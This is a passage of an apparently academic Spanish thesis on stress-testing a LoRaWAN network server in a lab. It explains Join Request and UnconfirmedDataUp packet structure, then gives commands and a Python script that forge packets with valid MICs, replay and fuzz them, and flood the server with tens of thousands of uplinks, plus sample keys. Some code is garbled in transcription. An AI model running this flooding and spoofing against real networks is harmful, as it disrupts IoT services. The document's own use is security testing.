EL PHYPayload es el cuerpo del paquete LoRaWAN®, para el caso del join Request consta de tres partes [40]:

- El mhdr, es la cabecera mac del PHYPayload
- El macPayload, el cual incluye el JoinEUI, devEUI y devNonce
- Y finalmente el MIC que es un Código de integridad del mensaje

Como se ve en la figura 11 el mhdr está conformado de:

- mType: Indica el tipo de mensaje que se está transmitiendo. Hay tres tipos de mensajes en LoRaWAN: Join Request (0), Join Accept (1), y Data Up/Down (2).
- Major: Indica la versión del estándar LoRaWAN utilizada. Actualmente, solo se utiliza la versión 0.

El MACPayload (MAC Payload) de un Join Request en LoRaWAN consta de los siguientes campos:

- JoinEUI: Es la identificación única de aplicación de 64 bits del dispositivo. El JoinEUI se utiliza para identificar la aplicación o el servicio que está utilizando el dispositivo y para garantizar que solo los dispositivos autorizados se conecten a la red.
- DevEUI: Es la identificación única del dispositivo de 64 bits. La DevEUI se utiliza para identificar de manera única el dispositivo en la red y para permitir que la red se comunique con el dispositivo.
- DevNonce: Es un valor aleatorio de 16 bits que se utiliza para prevenir ataques de repetición en la conexión. El valor del DevNonce se genera de forma secuencial por el dispositivo en el momento de la conexión su valor es de 0 y se utiliza para garantizar que el dispositivo no se conecte a la red más de una vez.

Por último, El MIC (Message Integrity Code) de un paquete Join Request en LoRaWAN se calcula a partir de los siguientes campos:

- El campo MHDR (1 byte)
- El campo JoinEUI (8 bytes)
- El campo DevEUI (8 bytes)
- El campo DevNonce (2 bytes)

Para calcular el MIC, se aplica el algoritmo de cifrado AES-128 en modo CMAC (Cipher-based Message Authentication Code) a estos campos, utilizando la clave de aplicación compartida (AppKey) entre el dispositivo y la red. El resultado del cálculo del MIC es un valor de 4 bytes que se agrega al final del paquete, después del campo DevNonce.

2.3.2 Armado de paquetes Uplink

Existen diferente tipo de paquetes Uplink en LoRaWAN® los cuales son:

- Join Request: Es el primer paquete que se envía cuando un dispositivo desea conectarse a una red LoRaWAN. El Join Request contiene la información de identificación única del dispositivo y un valor aleatorio que se utiliza para prevenir ataques de repetición en la conexión. El Join Request se envía sin encriptación y sin confirmación de recepción.
- Data Up: Los paquetes Data Up contienen datos específicos de la aplicación que son enviados por el dispositivo. Estos paquetes pueden ser confirmados (ConfirmeDataUp) o no confirmados (UnconfirmeDataUp). Los paquetes Data Up

no confirmados se envían sin esperar una confirmación de recepción de la estación base, lo que los hace más eficientes en términos de uso de energía. Los paquetes Data Up confirmados, por otro lado, esperan una confirmación de recepción de la estación base antes de que se considere que la transmisión se ha completado. Los paquetes Data Up contienen un número de puerto de 8 bits que se utiliza para identificar la aplicación o el servicio que está enviando o recibiendo los datos.

- Join Accept: Este paquete es enviado por la estación base en respuesta a un Join Request exitoso de un dispositivo. El Join Accept contiene información de seguridad y configuración de red que se utiliza para establecer la conexión entre el dispositivo y la red.

Para este caso se realizó específicamente el armado de paquetes uplink de tipo UnconfirmedDataUp, al igual que los paquetes join Request se necesita el PHYPayload para armar este tipo de paquetes como se ve en la figura 12.

```

* {
  "nhdr": {
    "eType": "UnconfirmedDataUp",
    "major": "LoRaWAN1"
  },
  "macPayload": {
    "nhdr": {
      "devAddr": "0197a7a7",
      "ctrl": {
        "adr": true,
        "adrAckReq": false,
        "ack": false,
        "pending": false,
        "classB": false
      },
      "cat": 0,
      "opts": null
    },
    "port": 2,
    "frmpayload": [
      {
        "bytes": "/2EyELe4m4F5tXMSp03G1+Dd7uT0wI/xTFR1XA="
      }
    ]
  },
  "mic": "7934d552"
}

```

Figura 12 Formato Ison de un PHYPayload

El PHYPayload para este tipo de paquetes también está conformado de tres partes como se ve en la figura 15:

- El mhdr es el encabezado de mensaje que identifica el tipo de paquete (Data Up en este caso) y la versión del protocolo que se está utilizando.
- El macPayload, el cual incluye el fhdr, fPort y frmPayload.
- Y finalmente el MIC que es un Código de integridad del mensaje

Al igual que el JoinRequest el mhdr tiene el mType y el major que sirven para lo mismo.

Mientras que el macpayload si cambia, este tiene el fhdr, que es el encabezado de la trama MAC (MAC Frame Header) que contiene información sobre el dispositivo, la red y la sesión de seguridad en uso. El FHDR incluye los siguientes campos:

- DevAddr: Es la dirección de dispositivo de 32 bits asignada por la red. La dirección de dispositivo se utiliza para identificar de manera única el dispositivo en la red y para permitir que la red se comuniquen con el dispositivo.
- FCtrl: Contiene información sobre la configuración del enlace ascendente (uplink) y descendente (downlink), el tipo de confirmación y si se utiliza la encriptación.
- FCnt: Es el contador de tramas de 16 bits que se utiliza para prevenir ataques de repetición y garantizar que se reciban todas las tramas enviadas por el dispositivo.
- FOpts: Son opciones de trama MAC (MAC Frame Options) que se utilizan para configurar la sesión de seguridad y las opciones de la trama

Siguiendo con el macpayload este también tiene el:

- FPort: Es el número de puerto de 8 bits que se utiliza para identificar la aplicación o el servicio que está enviando o recibiendo los datos. El campo FPort es opcional y solo se incluye si se está utilizando una aplicación que requiere una asignación de puerto.
- FRMPayload: Es la carga útil de la trama de datos de la aplicación (Application Data Frame) que contiene los datos específicos de la aplicación que se están enviando. El campo FRMPayload es opcional y solo se incluye si se está enviando una trama de datos de la aplicación.

Por último el PHYpayload también consta de un MIC. El MIC (Message Integrity Code) de un paquete Data Up en LoRaWAN se calcula a partir de los siguientes campos:

- El campo MHDR (1 byte)
- El campo FHDR (7 a 13 bytes)
- El campo FPort (0 o 1 byte)
- El campo FRMPayload (0 a 242 bytes)

Para calcular el MIC, se aplica el algoritmo de cifrado AES-128 en modo CMAC (Cipher-based Message Authentication Code) a estos campos, utilizando la clave de sesión de seguridad compartida entre el dispositivo y la red. El resultado del cálculo del MIC es un valor de 4 bytes que se agrega al final del paquete, después del campo FRMPayload (si está presente) o después del campo FPort (si no se incluye el campo FRMPayload).

2.3.3 Herramienta PacketCrafter

Una vez armado el PHYPayload del join Request y del UnconfirmedDataUp con los datos correctos en formato json, se procede a utilizar la herramienta PacketCrafter del framework, para transformarlo en base64 e implementarlo en el paquete final que se enviara al network server,

2.3.3.1 PacketCrafter para el join Request

Como el join Request se lo hará una sola vez no se necesitará crear un script aparte para enviar varios paquetes de este tipo.

Como se muestra en la figura 13 la herramienta para ejecutar la herramienta se utiliza el comando "python 3" y el nombre del script de la herramienta, además se le pone el argumento -j en el cual le indicamos que se envía el PHYPayload en formato json.

```

hcordovillo@servetesis:~/laf/tools/lorawan$ python3 PacketCrafter.py -j '{"mhdr":{"mType":"JoinRequest",
"major":"LoRaWANR1"}, "macPayload":{"joinEUI":"b4ba54cb1c3b1206", "devEUI":"83b7e627fa719786", "devNonce":5
1639}, "mic":"7085c4a5"}'

*****
LoRaWAN Security Framework - PacketCrafter.py
Copyright (c) 2019 IDActive Inc. All rights reserved.
*****
PHYPayload is AAYS0xzI.VLq0hpdX+ifmt403yXAFxRU=

```

Figura 13 herramienta PacketCrafter


La herramienta da como resultado un base64 el cual se o utilizara en otra herramienta del framework, para enviar el paquete completo.

2.3.3.2 PacketCrafter para el UnconfirmedDataUp

Para el caso de los paquetes UnconfirmedDataUp se crea un script en el cual se automatizará el llamado de la herramienta PacketCrafter.

Esto se lo hace debido a que el campo FCnt debe cambiar cada vez que se envía un nuevo paquete.

Para el script lo primero que se hace es importar las librerías os, subprocess y json. La primera librería ayuda a mandar nuestro paquete armado a la herramienta del framework, la segunda librería ayuda a correr nuevos procesos y obtener sus resultados y finalmente la última librería nos ayuda a manejar los datos de formato json.



```
import os
import subprocess
import json
```

Figura 14 librerías de python

Luego se asignan algunas variables para el funcionamiento del script:

- pathPacketCrafter: esta variable tendrá el comando para ejecutar el script del PacketCrafter
- pathUdpSender: esta variable tendrá el comando para ejecutar el script del UdpSender, esta variable no se la utilizara para armar el PHYPayload, pero si para enviar el paquete.
- destinoAtaque: esta variable tendrá la dirección ip y el puerto al que se le envía el paquete.
- enviroment: esta variable asigna una variable de ambiente para ejecutar el framework.
- NwkSkey y AppSKey: estas tendrán la llave de sesión de la red y la llave de sesión de la aplicación respectivamente.
- devAddr: tendrá la dirección del nodo.

```
pathPacketCrafter = python3 /home/hcordovillo/laf/tools/lorawan/PackageCrafter.py
pathUdpSender = python3 /home/hcordovillo/laf/tools/UdpSender.py
destinoAtaque = - dst ip 0.0.0.0 - dst-port 1700
environment="cd /home/hcordovillo/laf && export PYTHONPATH=$(pwd) && export ENVIRONMENT='DEV'"

NwksKey='42baeac8cb176edcfc633c12f315ab'
AppSKey='00000000000000000000000000000000'

devAddr='0197a7a7'
```

Figura 15 variables esenciales para el script

Luego de definir las variables esenciales para el script, se define una variable llamada PHYPayload la cual tendrá el un string del json PHYPayload como se ve en la figura 16.

```
PHYPayload = json.dumps({"mhdr": {"mType": "UnconfirmedDataUp", "major": "LoRaWANv1"}, "macPayload": {"mhdr": {"devAddr": devAddr, "Ctrl": {"adr": True, "adrAckReq": false, "ack": false, "framing": false, "classB": false}, "Rcv": 0, "Rpts": None}, "Port": 2, "frsPayload": [{"bytes": "72byte4e4f5c05p936l+0d7u70wL/xFFPkAee"}]}, "mic": "79343552"})
```

Figura 16 variable que contiene el PHYPayload

Como se ve en la figura 16, para transformar el json en string se utiliza la biblioteca json con el método dumps, el cual transforma el json a string.

Dentro del json se puede notar que utilizamos una variable definida anteriormente la cual es el devAddr.

Luego se crea una variable PacketCrafter, la cual tendrá todo el comando para armar el PHYPayload en base 64 como se ve en la figura 17.

```
packetCrafter = pathPacketCrafter+' -j '+PHYPayload+' --key '+AppSKey+' --nwkskey '+NwksKey'
```

Figura 17 variable del comando PacketCrafter

En esta variable se unirá el pathPacketCrafter más el argumento -j mas el Phypayload más la appskey con el argumento --key el cual ayudará a envriptar el frmPayload mas el nwkskey con el argumento --nwkskey que ayudará a generar un mic valido.

Luego esto se lo enviara a un proceso en la Shell y se obtendra el resultado el cual se lo guardara en la variable data como se ve en la figura 18.

```
data=str(subprocess.check_output(environment+' \n'+packetCrafter, shell=True))[269:325]
```

Figura 18 variable data con el resultado del PacketCrafter

Para ejecutar el comando de packetCrafter se tiene que utilizar el método check_output que se encuentra en la librería subprocess y se le envía como parámetro lo que se quiere ejecutar y nos devuelve un resultado, como el resultado devuelto es más de lo que se necesita se lo convierte a string y se extrae lo necesario como se ve en la figura 18.

El resultado extraído se lo utilizara en el siguiente paso para el envío del paquete al network server.

2.3.4 Herramienta UdpSender

Luego de obtener el PHYPayload del join Request y del UnconfirmedDataUp en base64 lo reemplazamos en un paquete aleatorio obtenido mediante el escaneo de la red LoRaWAN®.

2.3.4.1 UdpSender para el Join Request

Para el envío del paquete de un join Request se utiliza el paquete siguiente:


```
"b'\x02\xe67\x00\xb8'\xeb\xff\xfez\x80\xdb{"rxpk":{"tmst":2749728315,"chan":0,"rfch":0,"freq":867.300000,"stat":1,"modu":"LORA","datr":"SF7BW125","codr":"4/5","lsnr":9.5,"rssi":-76,"size":23,"data":"AAYSOxzLVLq0hpdX+ifmt4MAAAAAAAAA="}}}'"
```

Este paquete es un ejemplo del formato que utiliza la herramienta para enviar los paquetes UDP.

En el ejemplo del paquete anterior se reemplaza el campo "data" que está en base64 con nuestro base64 obtenido anteriormente.

```
"b'\x02\xe67\x00\xb8'\xeb\xff\xfez\x80\xdb{"rxpk":{"tmst":2749728315,"chan":0,"rfch":0,"freq":867.300000,"stat":1,"modu":"LORA","datr":"SF7BW125","codr":"4/5","lsnr":9.5,"rssi":-76,"size":23,"data":"AAYSOxzLVLq0hpdX+ifmt4O3yXAFxKU="}}}'"
```

Una vez ya obtenido el paquete completo se utiliza la herramienta UdpSender del framework para enviar este paquete al network server como se ve en la figura 19.



```
hcordevillo@servetesis:~/laf/tesis$ python3 UdpSender.py --dst-ip 0.0.0.0 --dst-port 1700 --data "b'\x02\xe67\x00\xb8'\xeb\xff\xfez\x80\xdb{"rxpk":{"tmst":2749728315,"chan":0,"rfch":0,"freq":867.300000,"stat":1,"modu":"LORA","datr":"SF7BW125","codr":"4/5","lsnr":9.5,"rssi":-76,"size":23,"data":"AAYSOxzLVLq0hpdX+ifmt4O3yXAFxKU="}}}'" --key 26103c93ab3d38b52923c1727959f506
*****
LoRaWAN Security Framework - UdpSender.py
Copyright (c) 2019 IOActive Inc. All rights reserved.
*****
Sent to: ('0.0.0.0', 1700)
2023-02-23 18:03:40,507 - DEBUG - b'\x02\xe67\x00\xb8'\xeb\xff\xfez\x80\xdb{"rxpk":{"tmst":2749728315,"chan":0,"rfch":0,"freq":867.300000,"stat":1,"modu":"LORA","datr":"SF7BW125","codr":"4/5","lsnr":9.5,"rssi":-76,"size":23,"data":"AAYSOxzLVLq0hpdX+ifmt4O3yXAFxKU="}}}'
Parsed data: {"mhdr":{"mType":"JoinRequest","major":"LoRaWANR1"},"macPayload":{"joinEUI":"b4ba54cb1c3b1206","devEUI":"83b7e627fa719786","devNonce":51639,"mic":"3c5e4cf6"}}
2023-02-23 18:03:40,510 - DEBUG - Received UDP. Source ('127.0.0.1', 1700). Local port 40617:
b'\x02\xe67\x00'
```

Figura 19 herramienta UDPSENDER

En el gráfico se puede ver que se le aumenta un argumento `--key`, que en este caso es el Appkey. Este se utiliza para generar un mic válido cada vez que se reenvía el paquete nuevamente. También al principio del comando se tiene los argumentos `--dst-ip` y `--dst-port` los cuales sirven para ingresar la ip y el puerto del network server respectivamente.

Si se quiere enviar varios paquetes join Request se utiliza el argumento `--repeat`, tambien se puede enviar el argumento `--fuzz-out` para que recalculé el MIC cada vez que se envía el paquete como se ve en la figura 20.

```
ncordovillo@servetesis:~/Lat/Tool/$ python3 UdpSender.py --dst-ip 0.0.0.0 --dst-port 1700 --fuzz-out 4 6
--repeat --data "b'\x02\xe67\x00\xb8'\xeb\xff\xfez\x80\xdb{"rpk":{"tmst":2749728315,"chan":0,"
rfch":0,"freq":867.300000,"stat":1,"modu":"LORA","datr":"SF7BW125","codr":"4/5","lsnr
":9.5,"rssi":-76,"size":23,"data":"AAY50xzLVE00hpdX+ifmt403yVqda8M="}}'" --key 26103c93ab3d38b
52923c1727959f506

*****
LoRaWAN Security Framework - UdpSender.py
Copyright (c) 2019 IOActive Inc. All rights reserved.
*****

Sent to: ('0.0.0.0', 1700)
Fuzzing MIC position 22 out of 23
2023-02-23 18:17:16.128804:
Replacing byte offset=21, old value=196, new=137
2023-02-23 18:17:16.128888:
Replacing byte offset=7, old value=186, new=67
Old FCnt 47700, New FCnt 17236
2023-02-23 18:17:16.129 - DEBUG - b'\x02\xe67\x00\xb8'\xeb\xff\xfez\x80\xdb{"rpk":{"tmst":2749728315,
"chan":0,"rfch":0,"freq":867.300000,"stat":1,"modu":"LORA","datr":"SF7BW125","codr":"4/5","lsnr":9.5,"rs
si":-76,"size":23,"data":"AAY50xzLVE00hpdX+ifmt403yVqda8M="}}'
Parsed data: {"mhdr":{"mType":"JoinRequest","major":"LoRaWANR1"},"macPayload":{"joinEUI":"b44354cb1c3b12
86","devEUI":"83b7e627fa719786","devNonce":"51639"},"mic":"5a9d6bc3"}
2023-02-23 18:17:16.129 - DEBUG - Received UDP, Source ('127.0.0.1', 1700), Local port 51275:
b'\x02\xe67\x01'
```

Figura 20 envío de varios paquetes repetidos

En este caso los paquetes no serán validos debido a que el DevNonce es el mismo, pero el network server los obtendrá y procesará los paquetes malformados.

2.3.4.2 UdpSender para el UnconfirmedDataUp

Para el caso del UnconfirmedDataUp se continuará con el script y así automatizar el envío de paquetes totalmente.

Una vez ya obtenido el PHYPayload en base64 en el script se crea una variable `datosExtra` donde se tiene datos del gateway, luego se crea otra variable `uplinkMetaData` en la cual se tiene información de datos del paquete como se ve en la figura 21.

```
datosExtra = "\x02\x057\x00\xb8'\xeb\xff\xfez\x80\xdb"
uplinkMetaData = '{"rpk":{"tmst":2749728315,"chan":0,"rfch":0,
"freq":867.300000,"stat":1,"modu":"LORA","datr":"SF7BW125",
"codr":"4/5","lsnr":9.5,"rssi":-76,"size":23,"data":{"data":"}}'}
```

Figura 21 datos del paquete UnconfirmedDataUp

Como se aprecia en la figura anterior, se tiene un campo `data` dentro de la variable `uplinkMetaData` el cual hace referencia al PHYPayload que se encriptó anteriormente.

Luego se crea un for el cual iniciará en 0 hasta 65000, esto se lo hace para que en cada iteración el `fcnt` vaya aumentando en 1.

Dentro del for se crea una variable uplinkMetaCompleto el cual tendrá toda la meta data necesaria, en esta variable agregamos las variables DatosExtra y uplinkMetaData, luego se crea la variable udpSender que tendrá todo el comando para el envío de paquetes al network server como se ve en la figura 22.

```

for i in range(65000):
    uplinkMetaCompleto = 'b\'+datosExtra+uplinkMetaData+'\'
    udpSender = pathUdpSender + destinoAtaque + ' --data \''+uplinkMetaCompleto+'\'+'
    --key '+NwkKey+' --fcnt "+str(i)
    # print(udpSender)
    os.system(ambiente+'\n'+udpSender)

```

Figura 22 for de envío de paquetes UnconfirmedDataUp

La variable udpSender esta conformada con el pathUdpSender que tiene el comando de ejecución del script de la herramienta UdpSender mas el destino de ataque que tiene la dirección ip y el puerto del network server el uplinkMetadatoCompleto que tiene todo el paquete que se enviara y el nwkkey para generar un mick valido para el paquete y fcnt que es el iterador que ira aumentando secuencialmente.

Todo eso se envia a ejecutar con el método system de la librería os con los parámetros ambiente y UdpSender como se ve en la figura 22.

El script completo quedaría de la siguiente manera:

```

import os
import subprocess
import json

pathPacketCrafter = 'python3
/home/hcordovillo/laf/tools/lorawan/PacketCrafter.py'
pathUdpSender = 'python3 /home/hcordovillo/laf/tools/UdpSender.py'
destinoAtaque = ' --dst-ip 0.0.0.0 --dst-port 1700'
ambiente="cd /home/hcordovillo/laf && export PYTHONPATH=$(pwd)
&& export ENVIRONMENT='DEV'"

NwkKey='42baea6c9db176edcfc633c12f315ab'
AppKey='00000000000000000000000000000000'

devAddr='0197a7a7'

PHYPayload = json.dumps({"mhdr": {"mType":
"UnconfirmedDataUp", "major": "LoRaWANR1"}, "macPayload": {"fhdr":
{"devAddr": devAddr, "fCtrl": {"adr": True, "adrAckReq":
False, "ack": False, "fPending": False, "classB": False}, "fCnt":
0, "fOpts": None}, "fPort": 2, "frmPayload": [{"bytes":
"/2EyELE4m4F5txMSP93Gi+Od7uT0wI/xFFP1KA=="}}], "mic": "7934d552"})

```

```

packetCrafter = pathPacketCrafter+' -j '+'\'+PHYPayload+'\'+ ' -
-key '+AppSKey+ ' --nwkskey ' +NwksKey

data=str(subprocess.check_output(emiroment+'\n'+packetCrafter,
shell=True))[269:325]

datosExtra = "\\x02\\xe67\\x00\\xb8\\'\\xeb\\xff\\xfez\\x80\\xdb"
uplinkMetaData =
'{"rxpk":{"tmst":2749728315,"chan":0,"rfch":0,"
freq":867.300000,"stat":1,"modu":"LORA","datr":
"SF7BW125","codr":"4/5","lsnr":9.5,"rssi":-
76,"size":23,"data":"'+data+'"}'

for i in range(65000):
    uplinkMetaDataCompleto = 'b\'+datosExtra+uplinkMetaData+'\'
    UdpSender = pathUdpSender + destinoAtaque + ' --data
    '+''+uplinkMetaDataCompleto+''+ " --key "+NwkSKey+" --fcnt
    "+str(i)
    # print(UdpSender)
    os.system(emiroment+'\n'+UdpSender)

```

2.4 Revisión

Para validar que el framework funciona de manera correcta y que el script generado cumple con todos los requerimientos descritos se propone las siguientes pruebas:

1. Generar una activación OTTA para un dispositivo
2. Enviar 10000 paquete unconfirmDataUp a ese dispositivo activado y medir el rendimiento del servidor
3. Generar una activación OTTA para 3 dispositivos
4. Enviar 80000 paquete unconfirmDataUp a esos dispositivos activados y medir el rendimiento del servidor

Para las pruebas, se tiene que crear los dispositivos de prueba necesarios en el servidor de aplicaciones, con sus respectivos DevEUI y joinEUI, en este caso el joinEUI puede ser cualquier valor, ya que en el servidor no se tiene un join server.

Cada una de las pruebas consiste en, primero crear un json de su PHYPayload luego utilizar la herramienta PacketCrafter para transformarla a base 64, segundo con el PHYPayload ya transformado a base 64 usar la herramienta UdpSender para armar y enviar los paquetes al network server.

3 RESULTADOS, CONCLUSIONES Y RECOMENDACIONES

3.1 Resultados

Aquí se pondrá en acción las pruebas que se propuso durante la fase de revisión, el objetivo de esta sección es validar el funcionamiento del framework utilizado y del script generado. También verificar el rendimiento del servidor al que se le hace estas pruebas.

3.1.1 Generar una activación OTTA para un dispositivo

Para esto se agrego un dispositivo en el servidor de pruebas, le asignamos el nombre de "device1" con un DevEUI de 19 4e 00 1f 43 91 bb 7b los campos de disable frame-confirmation y device is disabled lo dejamos desactivados como se muestra en la figura 23.

The screenshot shows a web form for creating a device. At the top, there are three tabs: 'GENERAL', 'VARIABLES', and 'TAGS'. The 'GENERAL' tab is selected. The form contains the following fields and options:

- Device name:** A text input field containing 'device1'.
- Device EUI:** A text input field containing '19 41 4f 6f 26 29 f1'.
- Disable frame-confirmation:** A checkbox that is currently unchecked.
- Device is disabled:** A checkbox that is currently unchecked.
- CREATE DEVICE:** A button located at the bottom right of the form.

Figura 23 configuración del nodo de prueba

La clave de aplicación (appkey) para este dispositivo es "1d 06 33 00 dc 00 b0 0d be 26 85 61 e6 01 5f 4d"

Una vez configurado el dispositivo final se procede a la activación OTTA con se enseñó en la sección 2.3 para el join Request.

Si se revisa los mensajes recibidos en el servidor de aplicaciones se puede observar como el Join Request que mandamos se procesó correctamente como esta en la figura 24.




Figura 24 Join Request procesado

3.1.2 Envío de paquetes UnconfirmedDataUp

Ahora se procede a mandar 10000 UnconfirmedDataUp a este dispositivo ya activado con es script generado como se enseñó en la sección 2.3.

Como se ve en la figura 25 los UnconfirmedDataUp están llegando a la aplicación y se están procesando.

Time	Protocol	Source IP	Destination IP	Source Port	Destination Port	Application
Feb 25 10:25:51 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65
Feb 25 10:25:51 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65
Feb 25 10:25:51 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65
Feb 25 10:25:51 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65
Feb 25 10:25:51 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65
Feb 25 10:25:52 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65
Feb 25 10:25:52 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65
Feb 25 10:25:52 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65
Feb 25 10:25:52 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65
Feb 25 10:25:52 AM	UnconfirmedDataUp	192.168.1.10	192.168.1.1	347	347	Devicidb 215.66.65

Figura 25 UnconfirmedDataUp procesados

En cuanto al rendimiento del servidor al que se envía los paquetes, al inicio se ve que los núcleos y los no tiene casi nada de trabajo y la memoria se esta utilizando solo 356 M como se en la figura 26.




Figura 26 rendimiento de la memoria y cpu antes del envío de los paquetes

En el proceso de envío de paquetes se ve que, los núcleos del cpu aumentan el trabajo, pero el servidor sigue funcionando, como se ve en la figura 27.




Figura 27 rendimiento de la memoria y cpu mientras se envia los paquetes

En total ubo un aumento de aproximadamente un 35% en el trabajo del servidor ya que al principio el cpu trabajaba un 0,7% y mientras se hacia el envío de paquetes aumento a 35,27%.

Para la memoria ram casi no hubo cambios teniendo el mismo consumo en ambos casos.

3.1.3 Generar una activación OTTA para 3 dispositivos

Al igual que la sección 3.1.1 se crea tres dispositivos de prueba en el servido y se le envía los join Request como se ve en la figura 28 y 29.

<input type="checkbox"/>	r1a	device1	630305281f2e1c19	DeviceProfileDevice	7/8	0/0
<input type="checkbox"/>	r1a	device5	a21e870a71124617	DeviceProfileDevice	1/8	0/0
<input type="checkbox"/>	r1a	device4	a9102952917946a5	DeviceProfileDevice	4/8	0/0

Figura 28 dispositivos de prueba

En el proceso de envío de paquetes se ve que, los núcleos del cpu aumentan el trabajo, pero el servidor sigue funcionando, como se ve en la figura 27.

Applications / applications1 / Devices / device2

DETAILS	CONFIGURATION	KEYS (OTAA)	ACTIVATION	DEVICE DATA	LORAWAN FRAMES
<p>Device address:</p> <p>01 55 6a 51</p> <p>While any device address can be entered, please note that a LoRaWAN compliant device address consists of an Address derived from the DevEUI + the ASK.</p> <p>Network session key (LoRaWAN 1.0):</p> <p>*****</p> <p>Application session key (LoRaWAN 1.0):</p> <p>*****</p>					

Applications / applications1 / Devices / device3

DETAILS	CONFIGURATION	KEYS (OTAA)	ACTIVATION	DEVICE DATA	LORAWAN FRAMES
<p>Device address:</p> <p>01 6f 0a 61</p> <p>While any device address can be entered, please note that a LoRaWAN compliant device address consists of an Address derived from the DevEUI + the ASK.</p> <p>Network session key (LoRaWAN 1.0):</p> <p>*****</p>					

Applications / applications1 / Devices / device4

DETAILS	CONFIGURATION	KEYS (OTAA)	ACTIVATION	DEVICE DATA	LORAWAN FRAMES
